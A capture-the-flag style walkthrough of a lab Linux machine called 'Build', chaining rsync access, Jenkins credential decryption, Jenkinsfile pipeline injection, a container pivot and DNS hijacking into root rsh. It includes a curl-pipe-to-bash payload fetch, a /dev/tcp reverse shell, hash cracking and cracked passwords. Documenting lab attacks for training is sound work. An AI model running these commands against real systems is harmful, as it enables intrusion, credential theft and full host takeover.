Overview
Build is a Linux machine that chains together several misconfigurations across a CI/CD stack. The attack path goes from unauthenticated rsync access → Jenkins credential decryption → Gitea pipeline injection → Docker container escape via DNS hijacking → passwordless rsh as root on the host.
Enumeration
Nmap
nmap -sC -sV 10.129.234.169PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
53/tcp open domain PowerDNS
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
873/tcp open rsync (protocol version 31)
3000/tcp open http Gitea
3306/tcp filtered mysql
8081/tcp filtered blackice-icecapSeveral interesting services are exposed:
- Ports 512–514 — Berkeley r-commands (
rexec,rlogin,rsh). These are legacy remote access tools, essentially the predecessor to SSH. They rely on a.rhostsfile for host-based authentication — no password needed if a host is trusted. - Port 873 —
rsync, used to sync files between machines. Often misconfigured to allow unauthenticated reads. - Port 3000 — Gitea, a self-hosted Git service.
- Ports 3306 / 8081 — Filtered (not reachable externally, but possibly accessible from inside the network).
Foothold
Rsync — Unauthenticated Access
rsync rsync://10.129.6.190

rsync rsync://10.129.6.190/backups/
# -rw-r--r-- 376,289,280 jenkins.tar.gz

rsync -av rsync://10.129.6.190/backups/ .
The backups share is world-readable and contains jenkins.tar.gz — a full backup of a Jenkins installation (~360 MB). After extracting it:
tar -xf jenkins.tar.gzWe get the entire jenkins_configuration/ directory, including jobs, secrets, user data, and credentials.
Decrypting Jenkins Credentials
Jenkins encrypts stored credentials using master keys on disk. With the backup in hand, we can decrypt them offline using jenkins_offline_decrypt.py.
First, locate the encrypted credential in the job config:
grep -re "^\s*<[a-zA-Z]*>{[a-zA-Z0-9=+/]*}<" jenkins_configuration/
# jobs/build/config.xml: <password>{AQAAABAAAA...}</password>
The credential belongs to the user buildadm. Decrypt it:
python3 jenkins_offline_decrypt.py \
  jenkins_configuration/secrets/master.key \
  jenkins_configuration/secrets/hudson.util.Secret \
  jenkins_configuration/jobs/build/config.xml
This recovers the plaintext password for buildadm.
We also find a bcrypt hash for the Jenkins admin user:
cat jenkins_configuration/users/admin_*/config.xml | grep passwordHash
# $2a$10$PaX...
Running it through hashcat with rockyou gives us:
$2b$12$...:Git1234!Gitea — Pipeline Injection

Navigating to http://10.129.234.169:3000, we find a Gitea instance with a public repository: buildadm/dev. It contains a single file — a Jenkinsfile — confirming Jenkins is running internally and pulling from this repo via a webhook.
We log in as buildadm using the decrypted credentials. Since we now own the repo, we can edit the Jenkinsfile to inject a reverse shell. Rather than embedding the payload directly, we curl it from our web server:
pipeline {
    agent any
    stages {
        stage('Do nothing') {
            steps {
                sh 'curl http://10.10.14.158:8000/payload.sh | bash'
            }
        }
    }
}
payload.sh contains a standard bash reverse shell:
bash -i >& /dev/tcp/10.10.14.158/4444 0>&1After committing the change, the webhook fires and Jenkins executes the pipeline. Within a minute or two, we catch a shell — as root inside the Jenkins Docker container.
Inside the Jenkins Container
The container hostname (random hex) and the presence of /.dockerenv confirm we are in Docker.
root@5ac6c7d6fb8e:~# ls /root
.rhosts  .ssh  user.txt
We grab the user flag, then inspect .rhosts:
root@5ac6c7d6fb8e:~# cat .rhosts
admin.build.vl +
intern.build.vl +
This is critical. The .rhosts file tells rsh/rlogin to trust any user connecting from admin.build.vl or intern.build.vl — no password required. If the DNS server resolves our IP as one of those hostnames, we can log in as root on the host.
By checking the filesystem mounts:
findmnt
# /root → /dev/mapper/ubuntu--vg-ubuntu--lv[/root/scripts/root]
The host’s /root/scripts/root directory is bind-mounted into the container’s /root. This means the same .rhosts file exists on the host at /root/.rhosts.
Pivoting — Internal Network
Port Scanning via rustscan
We transfer rustscan to the container and scan the Docker gateway 172.18.0.1 (the host):
./rustscan -a 172.18.0.1

Open 172.18.0.1:22
Open 172.18.0.1:512
Open 172.18.0.1:513
Open 172.18.0.1:514
Open 172.18.0.1:3000
Open 172.18.0.1:3306
Ports 512–514 (rexec, rlogin, rsh) are open on the host — not inside any container.
MariaDB — No Password Required
proxychains mysql -h 172.18.0.1 -u root --skip-sslMariaDB accepts root with no password. There is one non-standard database:
show databases;
-- powerdnsadmin
DNS Records
USE powerdnsadmin;
SELECT * FROM records;
db.build.vl → 172.18.0.4
gitea.build.vl → 172.18.0.2
intern.build.vl → 172.18.0.1
jenkins.build.vl → 172.18.0.3
pdns-worker.build.vl → 172.18.0.5
pdns.build.vl → 172.18.0.6There is no record for admin.build.vl. intern.build.vl points to 172.18.0.1 — the host itself.
Cracking the PowerDNS Admin Hash
SELECT username, password FROM user;
-- admin | $2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq
hashcat -m 3200 -a 0 '$2b$12$...' rockyou.txt
# Result: winstonPrivilege Escalation — DNS Hijacking
Scanning the full 172.18.0.0/24 subnet reveals a host on .6 running HTTP on port 80 — the PowerDNS-Admin web interface:

We log in with admin:winston:

From the Zone Editor, we add a new A record pointing admin.build.vl to our attack machine’s IP (10.10.14.158):

After saving and applying the changes, we verify with:
dig admin.build.vl @10.129.6.190
# Answer: admin.build.vl → 10.10.14.158
Now when the host performs a reverse-DNS check on our IP during rsh authentication, it resolves to admin.build.vl — which is trusted in /root/.rhosts.
Root Shell
rsh root@build.vl

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-144-generic x86_64)